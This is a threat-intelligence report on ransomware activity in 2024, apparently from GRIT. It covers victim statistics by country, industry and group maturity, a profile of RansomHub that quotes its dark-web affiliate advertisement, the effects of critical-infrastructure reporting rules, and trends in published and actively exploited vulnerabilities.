
- The United States remained the country most impacted by ransomware by several orders of magnitude, accounting for 51.53% of all observed ransomware attacks in 2024, a marginal increase of 1.5% from 2023. It continues to be the most impacted country regarding the number of raw ransomware victims claimed by threat groups. The share of victims rose from 49% in 2023 to just over 51% in 2024.

- While we cannot confidently assess the extent to which sanctions against LockBit's administrator, LockBitSupp, have disrupted the group's revenue generation, the introduction of these sanctions likely increased the percentage of US victims who were unable or unwilling to pay in 2024.

- Brazil and India experienced increased ransomware attacks from 2023 to 2024, rising 56.06% and 46.75% respectively. In both cases, Established groups LockBit and RansomHub were among the most impactful groups in terms of victim volume. Throughout 2024, we have assessed that an expanding economy and vulnerable attack surfaces may drive increased effects against Brazil and India.



Most Impactful Ransomware Groups - 2024



RansomHub

- RansomHub has steadily increased their operational tempo since their first posts in February 2024 to become the most active group during the year's second half. RansomHub was not alone in claiming an uptick of activity in H2 2024, with other Ransomware groups such as Akira and Play demonstrating similar increases.


LockBit

- LockBit entered 2024 as the long-standing dominant ransomware group with the highest tempo by victim, but the group faced substantial disruption in the wake of February’s international Operation Cronos. Now facing sanctions that have all but eliminated victims’ willingness to pay the group in the United States, Australia, and the United Kingdom, the group’s most experienced affiliates have likely departed, resulting in the single-digit monthly victim totals observed throughout Q3.

Play

- Play has maintained a generally consistent victim post rate throughout 2024 and was among the most homogenous attackers; 83.43% of Play’s victims in 2024 were US-based organizations, and the group accounted for more than any other ransomware group towards observed attacks at 11%. Notably and in contrast to other “top” groups, Play is “presumed to be a closed group, designed to ‘guarantee the secrecy of deals,’” according to an assessment from CISA.

Daily Victim Posts and Active Groups by Week, Q4 2024



- Q4 of 2024 represents the most active quarter by victim volume that we have observed since GRIT began formally tracking ransomware data in 2022; Ransomware groups collectively posted 1667 victims in Q4, a 49% YoY increase relative to Q4 2023.

- Visualization of victim posts reveals a clear spike in November near the Thanksgiving holiday, during which security teams were likely to be understaffed or less alert to enterprise intrusions. November also marked RansomHub's densest month by victim volume at 99 victims.


- Later in Q4, we observed the return of the intermittently operating Established group, Clop, for another mass-exploitation campaign, resulting in the posting of 66 victims on Christmas Eve. Others, including the less mature groups Bashe, El Dorado, and KillSec, also established a regular operational cadence, averaging over a post per day during this period.

- Finally, we note that Q4 also represented the highest number of distinct, named ransomware groups per quarter since we began formally tracking ransomware data. The number spiked to 61 in Q4 2024, representing a 24.49% increase relative to Q3 2024 and a 35.56% YoY increase relative to Q4 2023. This reflects the growing number of distinct, named groups entering the ransomware ecosystem in 2024, including 17 that emerged in Q4 alone.

Annual Taxonomy Trends

2024 Activity by GRIT Taxonomy Classification

- Established groups remained the most prolific in the ransomware landscape and were responsible for the majority of observed victims throughout most of 2024. We note that LockBit's disclosure of 121 victims over three days in May likely skewed data significantly, which can be clearly viewed in our visualization of the data below. This "dumping" of victims may have represented a clearing out of "backlog" victims or historical victims that had not previously been posted.
- Interestingly, less sophisticated and mature Emerging and Developing groups claimed an above-average "market share" of victims in Q2, which we attribute to the realignment of experienced affiliates from Alphv and LockBit following the former's dissolution and the latter's law enforcement disruption. As a result, groups that might have otherwise needed more time to scale their operations likely benefited from acquiring skilled affiliates early or experienced affiliates may have formed additional groups themselves.
- However, by Q3 and Q4, "market share" returned to baseline, with Established groups again accounting for most observed victims. This could be attributed to a further realignment of former Alphv and LockBit affiliates with more substantial, mature, or sophisticated groups to retain illicit revenue-generating capabilities, as well as former Developing groups "graduating" to Established status with time.
- Finally, Q4 saw an increase in the number of new distinct named ransomware groups, several of which immediately began recurring operations; this influx can be observed in the rise of attacks attributable to Emerging groups from October through December.



Industry Victims by Taxonomy Classification

Established
1. Manufacturing
2. Healthcare
3. Technology
4. Retail and Wholesale
5. Consulting

Rebrand
1. Manufacturing
2. Education
3. Healthcare
4. Construction
5. Retail and Wholesale

Emerging
1. Technology
2. Manufacturing
3. Consulting
4. Retail and Wholesale
5. Banking and Finance

Developing
1. Manufacturing
2. Technology
3. Healthcare
4. Retail and Wholesale
5. Banking and Finance

Ephemeral
1. Healthcare
2. Government
3. Banking and Finance
4. Engineering
5. Automotive

- Manufacturing remained the most victimized industry across most of the GRIT's taxonomy classifications, reflecting targeting by actors across the gamut of sophistication and maturity. The prevalence of manufacturing organizations in the global north, the large attack surface commonly associated with such organizations, and the increased motivation for payment in cases of operational disruption all likely contribute to these results.

- Healthcare victims became more prevalent among the most prolific and sophisticated Established groups and rose to the second spot from their previous position in third during 2023. These victims were once considered "taboo" for ransomware groups due to the additional scrutiny that such attacks could garner from law enforcement. However, Established groups have appeared emboldened to openly claim healthcare victims in 2024, possibly spurned by the success of Alphv's alleged payment in the wake.

- Ephemeral groups proved to be the biggest outliers relative to their peers regarding which industries they impacted, disproportionately affecting victims in the Engineering and Automotive industries, with neither sector being among the most commonly victimized by any other subset of our taxonomy.

- Finally, we note the outsized presence of Government organizations among Ephemeral groups' victims; this could reflect short-lived groups with political or ideological motivations or the behavior of groups that have not realized that Government organizations are unlikely to pay ransom demands in most circumstances.

Top 5 Countries by Taxonomy Classification

- The United States remains the most impacted by ransomware groups of all taxonomy classifications, from the immature and unsophisticated through ton the prolific and mature.
- We note that Brazil and India disproportionately attracted attacks from Developing groups. As Developing groups frequently lack the experience and resources of more mature groups, targets in developing economies may prove more viable or attractive. Conversely, for larger and more well-resourced groups, "Big Game Hunting" against large organizations capable of paying larger ransoms likely results in greater targeting of the Global North.

Established
1. United States
2. Canada
3. United Kingdom
4. Germany
5. France

Rebrand
1. United States
2. Germany
3. Canada
4. United Kingdom
5. Australia

Emerging
1. United States
2. Canada
3. Italy
4. Jamaica
5. Netherlands


Developing
1. United States
2. United Kingdom
3. India
4. Italy
5. Brazil

Ephemeral
1. United States
2. Brazil
3. Germany
4. Canada
5. United Kingdom

Threat Actor Spotlight: RansomHub

Threat Actor Spotlight: RansomHub

Since first appearing publicly in February 2024, RansomHub has quickly risen to become the most prolific Ransomware-as-a-Service group by observed victim volume, surging past its peers for every month in 2024 since June. The group continues to record a high number of victims on their data leak site monthly, demonstrating an operational tempo not matched by any other ransomware group since LockBit. In Q4 2024 alone, RansomHub managed to claim 239 victims resulting from affiliate operations – the total number inclusive of victims who may have paid a ransom is likely much higher.



[redacted]
3D 19h 46m 58s
Visits: 126
Data Size: 40 GB
Last View: 01-10 20:13:36
2025-01-08 14:54:02

[redacted]
4D 19h 46m 58s
Visits: 151
Data Size: 495 GB
Last View: 01-10 20:13:43
2025-01-10 16:26:48

[redacted]
11D 19h 46m 58s
Visits: 358
Data Size: 25GB
Last View: 01-10 20:15:33
2025-01-07 05:41:58

[redacted]
5D 19h 46m 58s
Visits: 678
Data Size: 234 GB
Last View: 01-10 20:14:11
2025-01-09 10:19:56

[redacted]
5D 19h 46m 58s
Visits: 603
Data Size: 16 GB
Last View: 01-10 20:14:21
2025-01-09 10:18:32

[redacted]
5D 19h 46m 58s
Visits: 605
Data Size: 170 GB
Last View: 01-10 20:14:25
2025-01-09 10:17:26

RansomHub's data leak site displaying victims with countdown timers


RansomHub's origin can be traced to a preceding ransomware group, Knight. Knight itself can be traced as a Rebrand of the Cyclops ransomware group, which publicly announced the rebrand on the Cyclops data leak site in July 2023, seemingly to generate interest and publicity for the group. The operators of Cyclops appear to have worked under the Knight umbrella until publicly offering to sell their operations in February 2024 – the same time at which RansomHub began operations. While we do not know whether Knight's ransomware was actually sold and purchased by RansomHub, or whether RansomHub merely represents yet another Rebrand, we have observed sufficient reporting on similarities between RansomHub's encryptor and that of Cyclops/Knight to conclude that RansomHub almost certainly benefitted from the Cyclops/Knight encryptor in rapidly spinning-up operations.

Threat Actor Spotlight: RansomHub (Continued)

We first covered RansomHub during our April 2024 GRIT Ransomware Report, when the seemingly fledging group was just starting to rise among their peers in terms of victim volume. We noted their attractive affiliate program and its subsequent advertising on dark web forums, such as RAMP, as a driving force in what was likely to be a successful ransomware operation, but we did not yet fully anticipate how active the group would become in the following months.

Perhaps in response to Alphv's allegations of "exit scamming," RansomHub has advertised to affiliates that affiliates receive payments first before paying the core administrators, a reversal of the typical process, alongside an attractive 90/10 ransom split in favor of the affiliate. Coinciding with the dissolution of Alphv and the law enforcement disruption of LockBit, the timing of RansomHub's debut almost certainly has contributed to their success to date and allowed for the absorption of experienced but displaced affiliates drawn in part by these attractive terms. In our experience, RansomHub has provided two wallets to victims during communications, making it easy for both the main operator and affiliate to ensure they get their proceeds directly from the victims.

RansomHub was notably active on the dark web cybercrime RAMP during the start of the group's operations. Their spokesperson, under the moniker "koley," routinely updated a thread titled "[RaaS] 2024 RansomHub," as seen in the below forum post:



koley
May 3, 2023

Messages	15
Reaction score	5
Points	3

Feb 2, 2024

Welcome to join our affiliate raas program RANSOMHUB.
We considered all the pros and cons of previous affiliate programs and created the next generation of ransomware.
We have noticed that some affiliates have been seized by the police or have escaped from fraudulent activity causing you to lose your funds. We have adopted a new strategy, You can send your wallet to the chat room and send the decryptor after you confirm the payment. You don't have to worry about your funds security.
Split is 90/10%, 90% in your directionand,you pay us when you receive the money.

Locker
The Locker is written in Golang. The asymmetric algorithm is based on x25519, and the encryption algorithm is adjusted in aes256 chacha20 xchacha20 according to the hardware support, so we have a very fast encryption speed.
The Locker supports intranet propagation, Safe Mode encryption and disconnected encryption.
The Locker supports Windows, Linux, ESXi and other arm mips architectures.
The Locker is obfuscated using AST, built daily.


Panel
Each panel uses a separate onion domain, and the panels can manage targets and chat rooms.
The panel allows you to view the logs of target accesses and the last access time.
The panel supports Offline auto-reply for one message
The panel can create a private blog page, which can be very beneficial for proofing and negotiation.

February 2024 post on RAMP from "koley," detailing RansomHub's capabilities

Threat Actor Spotlight: RansomHub (Continued)

The initial posts we observed from the “koley” persona on RAMP detailed the features of the RansomHub encryptor and the rules laid out for potential affiliates, with updates to the post highlighting features added to the encryptor. These updates continued until July 2024, when the updates stopped for unknown reasons; we note that given the observed victim volume, at this point, RansomHub’s administrators may have determined that additional recruiting may have been superfluous. The group’s subsequent success and media coverage likely allowed a more widespread “marketing” approach than any posts on an invite-only dark web forum.

Barring any disruptive actions from law enforcement, GRIT assesses that RansomHub will continue to be a prolific threat within the ransomware ecosystem. However, overall effectiveness and long-term viability remain unknown, and the group’s high victim volume is likely to attract global law enforcement attention like LockBit, Alphv, Hive, and REvil before them.



RansomHub

~Max upload size is 200 MiB~

Select file to upload: No file chosen

File Upload and Chat Infrastructure Logins for RansomHub

Industry Spotlight: Critical Infrastructure

Industry Spotlight - Critical Infrastructure

In 2021, a ransomware attack on Colonial Pipeline, the largest pipeline for transporting refined petroleum products in the United States, sent ripples through the operators of critical infrastructure and governments worldwide. While it was not the first attack of its kind, the ensuing publicity and human impact of fuel disruptions made it so that United States lawmakers could not ignore the vulnerability of these systems critical to our daily lives.

Shortly after the attack, President Biden issued Executive Order 14028, which not only laid the foundation for future cybersecurity legislation but also made strides in eliminating information barriers between operators of critical infrastructure and government agencies. Since then, multiple bipartisan efforts have been made to strengthen the defenses of critical infrastructure.

In addition to funding and oversight, the Cyber Incident Reporting for Critical Infrastructure Act of 2022 (CIRCIA) proposed mandatory reporting requirements to the Cybersecurity and Infrastructure Security Agency (CISA) for private companies with critical infrastructure ties experiencing a cybersecurity incident. This legally-enforced transparency was not meant as a regulatory speedbump but rather an opportunity for CISA and, more broadly, the Department of Homeland Security to better assist, understand, and respond to cyber incidents that involve critical infrastructure.

Industry Spotlight - Critical Infrastructure (Continued)

In 2024, we had the opportunity to see the early effects of CIRCIA and subsequent guidance from CISA on our visibility into cyberattacks against critical infrastructure; largely, impacts appear to have been more localized and response more measured than in response to earlier critical infrastructure intrusions such as Colonial Pipeline.

For example, in August 2024, the Port of Seattle was impacted by the ransomware group Rhysida, disrupting key systems at Seattle-Tacoma International Airport. Per a statement from the Port in September, the organization did not pay the ransom and opted to rebuild affected systems manually. Countless more impacts were observed on smaller disparate victims providing critical services. However, the Port of Seattle ultimately recovered, a ransom was not paid, and any visible effects on the public did not extend for a protracted period of time. We cannot confidently assess the extent to which this more moderate response benefitted from CIRCIA or CISA support, but at a broader level, the response to impacts appears to be more structured and less panicked.

GRIT has discussed the increased appetite of ransomware groups to victimize the Healthcare industry on several occasions, and hospitals are frequently dual-categorized as belonging to US Critical Infrastructure. Despite their importance to everyday life, hospitals have historically been forced to be frugal with their information technology budgets, making them vulnerable to disruptive ransomware attacks. Much like their counterparts in Energy & Utilities, Government, and Transportation, downtime at a hospital or other public health system directly impacts human life. CIRCIA has laid the groundwork for a public/private partnership to minimize these vulnerable organizations by sharing threat intelligence and guidance. Monetary investment in cyber defenses for critical infrastructure, whether through public or private sector funding, remains necessary - but closing the information gap to better understand effects will doubtlessly support future response efforts and investments.

We can also look outside the United States for further justification of the importance of protecting critical infrastructure. In January, Russian-affiliated actors deployed a piece of malware, dubbed FrostyGoop by Dragos, against a power plant in Ukraine. This malware was designed specifically to impact internal control systems (ICS), which run industrial equipment necessary for the plant to deliver power to customers. Dragos reported that the attackers, in this case, intentionally disrupted these systems in the cold month of January, leaving thousands without power and heat. While this attack was clearly designed to impact local support for the war effort, similar tactics and technology could be used for financial gain via ransomware and data extortion in future attacks. To paraphrase an old adage, we are best suited to preparing in peace for the effects of tactics that could be deployed against us in conflict.

Annual Vulnerability Analysis

Annual Vulnerability Analysis

Common Vulnerabilities and Exposures (CVEs) are cataloged and categorized “security issues” found in software or hardware. Each CVE is a unique identifier or serial number for specific vulnerabilities that can be exploited and used to cause hardware or software to behave in an unintended manner. These vulnerabilities are often exploited for the purpose of gaining unauthorized access to systems. Common Vulnerabilities and Exposures are frequently (although not always) accompanied by a Common Weakness Enumeration (CWE). These CWEs are the categorized mistakes developers might have inadvertently introduced to their software or hardware. CWEs describe the underlying categorized weakness that could lead to vulnerabilities.

2024 saw significant activity in the vulnerability landscape, marked by the publication of over 39,000 published CVEs, a nearly 40% increase over the 28,000 CVEs published in 2023. Of these ~39,000, 34,434 (~88%) included CVSS scores, allowing analysts to evaluate and prioritize vulnerabilities by impacts and effects. Despite this, with a daily average of 378 CVEs published, organizations risk drowning in the sheer volume of potentially relevant vulnerabilities, which could present attackers with opportunities and subsequent organizational risk.

To better understand the intersection of vulnerabilities with cybercrime campaigns, GRIT opted to perform further analysis of the year’s CVEs in review. Beyond the details already covered, we began with breakdowns by severity as reflected in the CVSS score:

CVSS Score	Count
6.50	2,550
5.50	2,500
8.80	2,311
9.80	2,261
7.80	2,254

Top 5 CVSS count for 2024

The high frequency of CVEs with scores between 7.5 and 9.8 highlights the high level of risk level that is being identified on a regular basis for defenders to track. At 15,000 vulnerabilities, roughly 44% of the vulnerabilities published in 2024 were designated “High” or ”Critical.” In other words, enterprise risk is amplified not only by the sheer number of vulnerabilities but also by the prevalence of those with the potential for severe impact if exploited.

Annual Vulnerability Analysis (Continued)

CYBERSECURITY & INFRASTRUCTURE SECURITY AGENCY
CISA
CISA Known Exploited Vulnerabilities Catalog

CISA's KEV Catalog Analysis

The Known Exploited Vulnerabilities (KEV) catalog, maintained by CISA, focuses on identifying and addressing vulnerabilities actively exploited by threat actors. The main goal of the KEV catalog is to prioritize and mitigate vulnerabilities that pose significant risks to federal agencies, organizations, and critical infrastructure. The KEV serves as an excellent resource for Defenders in determining which vulnerabilities are confirmed to have been exploited "in the wild."

CISA's KEV catalog disclosed 187 vulnerabilities as under active exploitation in 2023 and 186 in 2024, highlighting limitations either in adversary abilities to exploit high volumes of vulnerabilities or in CISA's ability to document and track the same. Regardless, for all of its helpfulness and insight, we do not and should not consider the KEV to be comprehensive, complete, or the timeliest in understanding which vulnerabilities are under exploitation across the entire world – but only in those areas with direct relevance for federal organizations and critical infrastructure.

Annual Vulnerability Analysis (Continued)

Underlying Weaknesses

